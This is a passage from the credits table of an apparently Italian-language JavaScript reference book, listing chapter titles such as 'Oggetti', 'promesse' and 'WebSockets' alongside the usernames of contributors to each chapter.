		Kemi , Naman Sancheti , RamenChef , Randy , sielakos , user2314737 , XavCo7
67	Modals - Prompt	CMedina , Master Yushi , Mike McCaughan , nicael , Roko C. Buljan , Sverri M. Olsen
68	Modelli di design creativo	4444 , abhishek , Blindman67 , Cerbrus , Christian , Daniel LIn , daniellmb , et_I , Firas Moalla , H. Pauwelyn , Jason Dinkelmann , Jinw , Jonathan , Jonathan Weiß , JSON C11 , Lisa Gagarina , Louis Barranqueiro , Luca Campanale , Maciej Gurban , Marina K. , Mike C , naveen , nem035 , PedroSouki , PitaJ , ProllyGeek , pseudosavant , Quill , RamenChef , rishabh dev , Roman Ponomarev , Spencer Wieczorek , Taras Lukavyi , tomturton , Tschallacka , WebBrother , zb'
69	Modelli di progettazione comportamentale	Daniel LIn , Jinw , Mike C , ProllyGeek , tomturton
70	moduli	Black , CodingIntrigue , Everettss , iBelieve , Igor Raush , Marco Scabbiolo , Matt Lishman , Mike C , oztune , QoP , Rohit Kumar
71	namespacing	4444 , PedroSouki
72	Oggetti	Alberto Nicoletti , Angelos Chalaris , Boopathi Rajaa , Borja Tur , CD.. , Charlie Burns , Christian Landgren , Cliff Burton , CodingIntrigue , CroMagnon , Daniel Herr , doydoy44 , et_I , Everettss , Explosion Pills , Firas Moalla , FredMaggiowski , gcampbell , George Bailey , iBelieve , jabacchetta , Jan Pokorný , Jason Godson , Jeremy Banks , jkdev , John , Jonas W. , Jonathan Walters , kamoroso94 , Knu , Louis Barranqueiro , Marco Scabbiolo , Md. Mahbubul Haque , metal03326 , Mike C , Mike McCaughan , Morteza Tourani , Neal , Peter Olson , Phil , Rajaprabhu Aravindasamy , rolando , Ronen Ness , rvighne , Sean Mickey , Sean Vieira , ssice , stackoverfloweth , Stewartside , Sumurai8 , SZenC , XavCo7 , Yosvel Quintero , zhirzh
73	Oggetto Navigator	Angel Politis , cone56 , Hardik Kanjariya 🙄
74	Operatori bit a bit	4444 , cswl , HopeNick , iulian , Mike McCaughan , Spencer Wieczorek
75	Operatori bit a bit - Esempi di mondo reale (snippet)	csander , HopeNick
76	Operatori unari	A.M.K , Ates Goral , Cerbrus , Chris , Devid Farinelli , JCOC611 , Knu , Nina Scholz , RamenChef , Rohit Jindal , Siguza , splay ,

77	Operazioni di confronto	<p>2426021684, A.M.K, Alex Filatov, Amitay Stern, Andrew Sklyarevsky, azz, Blindman67, Blubberguy22, bwegs, CD., Cerbrus, cFreed, Charlie H, Chris, cl3m, Colin, cswl, Dancrumb, Daniel, daniellmb, Domenic, Everettss, gca, Grundy, Ian, Igor Raush, Jacob Linney, Jamie, Jason Sturges, JBCP, Jeremy Banks, jisoo, Jivings, jkdev, K48, Kevin Katzke, khawarPK, Knu, Kousha, Kyle Blake, L Bahr, Luís Hendrix, Maciej Gurban, Madara Uchiha, Marco Scabbiolo, Marina K., mash, Matthew Crumley, mc10, Meow, Michał Perłakowski, Mike C, Mottie, n4m31ess_c0d3r, nalply, nem035, ni8mr, Nikita Kurtin, Noah, Oriol, Ortomala Lokni, Oscar Jara, PageYe, Paul S., Philip Bijker, Rajesh, Raphael Schweikert, Richard Hamilton, Rohit Jindal, S Willis, Sean Mickey, Sildoreth, Slayther, Spencer Wieczorek, splay, Sulthan, Sumurai8, SZenC, tbodt, Ted, Tomás Cañibano, Vasiliy Levykin, Ven, Washington Guedes, Wladimir Palant, Yosvel Quintero, zoom, zur4ik</p>
78	Ottimizzazione chiamata coda	<p>adamboro, Blindman67, Matthew Crumley, Raphael Rosa</p>
79	Parole chiave riservate	<p>Adowrath, C L K Kissane, Emissary, Emre Bolat, Jef, Li357, Parth Kale, Paul S., RamenChef, Roko C. Buljan, Stephen Leppik, XavCo7</p>
80	Problemi di sicurezza	<p>programmer5000</p>
81	promesse	<p>00dani, 2426021684, A.M.K, Aadit M Shah, AER, afzalex, Alexandre N., Andy Pan, Ara Yeressian, ArtOfCode, Ates Goral, Awal Garg, Benjamin Gruenbaum, Berseker59, Blundering Philosopher, bobylyto, bpoiss, bwegs, CD., Cerbrus, hazsL, Chiru, Christophe Marois, Claudiu, CodingIntrigue, cswl, Dan Pantry, Daniel Herr, Daniel Stradowski, daniellmb, Dave Sag, David, David G., Devid Farinelli, devlin carnate, Domenic, Duh-Wayne-101, dunnza, Durgpal Singh, Emissary, enrico.bacis, Erik Minarini, Evan Bechtol, Everettss, FliegendeWurst, fracz, Franck Dernoncourt, fson, Gabriel L., Gaurav Gandhi, geek1011, georg, havenchyk, Henrique Barcelos, Hunan Rostomyan, iBelieve, Igor Raush, Jamen, James Donnelly, JBCP, jchitel, Jerska, John Slegers, Jojodmo, Joseph, Joshua Breeden, K48, Knu, leo.fcx, little pootis, luisfarzati, Maciej Gurban, Madara Uchiha, maioman, Marc, Marco Scabbiolo, Marina K., Matas Vaitkevicius, Mattew Whitt, Maurizio Carboni, Maximillian Laumeister, Meow, Michał Perłakowski, Mike C, Mike McCaughan, Mohamed El-Sayed, MotKohn,</p>

		Motocarota , Naeem Shaikh , nalply , Neal , nicael , Niels , Nuri Tasdemir , patrick96 , Pinal , pktangyue , QoP , Quill , Radouane ROUFID , RamenChef , Rion Williams , riyaz-ali , Roamer-1888 , Ryan , Ryan Hilbert , Sayakiss , Shoe , Siguza , Slayther , solidcell , Squidward , Stanley Cup Phil , Steve Greatrex , sudo bangbang , Sumurai8 , Sunnyok , syb0rg , SZenC , tcooc , teppic , TheGenie OfTruth , Timo , ton , Tresdin , user2314737 , Ven , Vincent Sels , Vladimir Gabrielyan , w00t , wackozacko , Wladimir Palant , WolfgangTS , Yosvel Quintero , Yury Fedorov , Zack Harley , Zaz , zb' , Zoltan.Tamasi
82	Prototipi, oggetti	Aswin
83	<code>requestAnimationFrame</code>	HC_ , kamoroso94 , Knu , XavCo7
84	Rilevazione del browser	A.M.K , John Slegers , L Bahr , Nisarg Shah , Rachel Gallen , Sumurai8
85	Schermo	cdm , J F , Mike C , Mikhail , Nikola Lukic , vsync
86	Scopo	Ala Eddine JEBALI , Blindman67 , bwegs , CPHPython , csander , David Knipe , devnull69 , DMan , H. Pauwelyn , Henrique Barcelos , J F , jabacchetta , Jamie , jkdev , Knu , Marco Scabbiolo , mark , mauris , Max Alcalá , Mike C , nseepana , Ortomala Lokni , Sibeesh Venu , Sumurai8 , Sunny R Gupta , SZenC , ton , Wolfgang , YakovL , Zack Harley , Zirak
87	Sequenze di fuga	GOTO 0
88	Setter e getter	Badacadabra , Joshua Kleveter , MasterBob , Mike C
89	simboli	Alex Filatov , cswl , Ekin , GOTO 0 , Matthew Crumley , rfsbsb
90	Stessa politica di origine e comunicazione incrociata	Downgoat , Marco Bonelli , SeinopSys , Tacticus
91	Storia	Angelos Chalaris , Hardik Kanjariya ூ , Marco Scabbiolo , Trevor Clarke
92	stringhe	2426021684 , Arif , BluePill , Cerbrus , Chris , Claudiu , CodingIntrigue , Craig Ayre , Emissary , fgb , gcampbell , GOTO 0 , haykam , Hi I'm Frogatto , Lambda Ninja , Luc125 , Meow , Michal Pietraszko , Michiel , Mike C , Mike McCaughan , Mikhail , Nathan Tuggy , Paul S. , Quill , Richard Hamilton , Roko C. Buljan , sabithpocker , Spencer Wiczorek , splay , svarog , Tomás Cañibano , wuxiandiejia

93	Suggerimenti sulle prestazioni	16807 , A.M.K , Aminadav , Amit , Anirudha , Blindman67 , Blue Sheep , cbmckay , Darshak , Denys Séguret , Emissary , Grundy , H. Pauwelyn , harish gadiya , Luís Hendrix , Marina K. , Matthew Crumley , Mattias Buelens , MattTreichelYeah , MayorMonty , Meow , Mike C , Mike McCaughan , msohng , muetzerich , Nikita Kurtin , nseepana , oztune , Peter , Quill , RamenChef , SZenC , Taras Lukavyi , user2314737 , VahagnNikoghosian , Wladimir Palant , Yosvel Quintero , Yury Fedorov
94	Tecniche di modularizzazione	A.M.K , Downgoat , Joshua Kleveter , Mike C
95	Template letterali	Charlie H , Community , Downgoat , Everettss , fson , Jeremy Banks , Kit Grose , Quartz Fog , RamenChef
96	Test delle unità Javascript	4m1r , Dave Sag , RamenChef
97	Tilde ~	ansjun , Tim Rijavec
98	timestamps	jkdev , Mikhail
99	Tipi di dati in Javascript	csander , Matas Vaitkevicius
100	Transpiling	adriennetacke , Captain Hypertext , John Syrinek , Marco Bonelli , Marco Scabbiolo , Mike McCaughan , Pyloid , ssc-hrep3
101	Utilizzando javascript per ottenere / impostare le variabili personalizzate CSS	Anurag Singh Bisht , Community , Mike C
102	Valutazione di JavaScript	haykam , Nikola Lukic , tiffon
103	Variabili JavaScript	Christian
104	WeakMap	Junbang Huang , Michał Perłakowski
105	WeakSet	Michał Perłakowski
106	WebSockets	A.J , geekonaut , kanaka , Leonid , Naeem Shaikh , Nick Larsen , Pinal , Sagar V , SEUH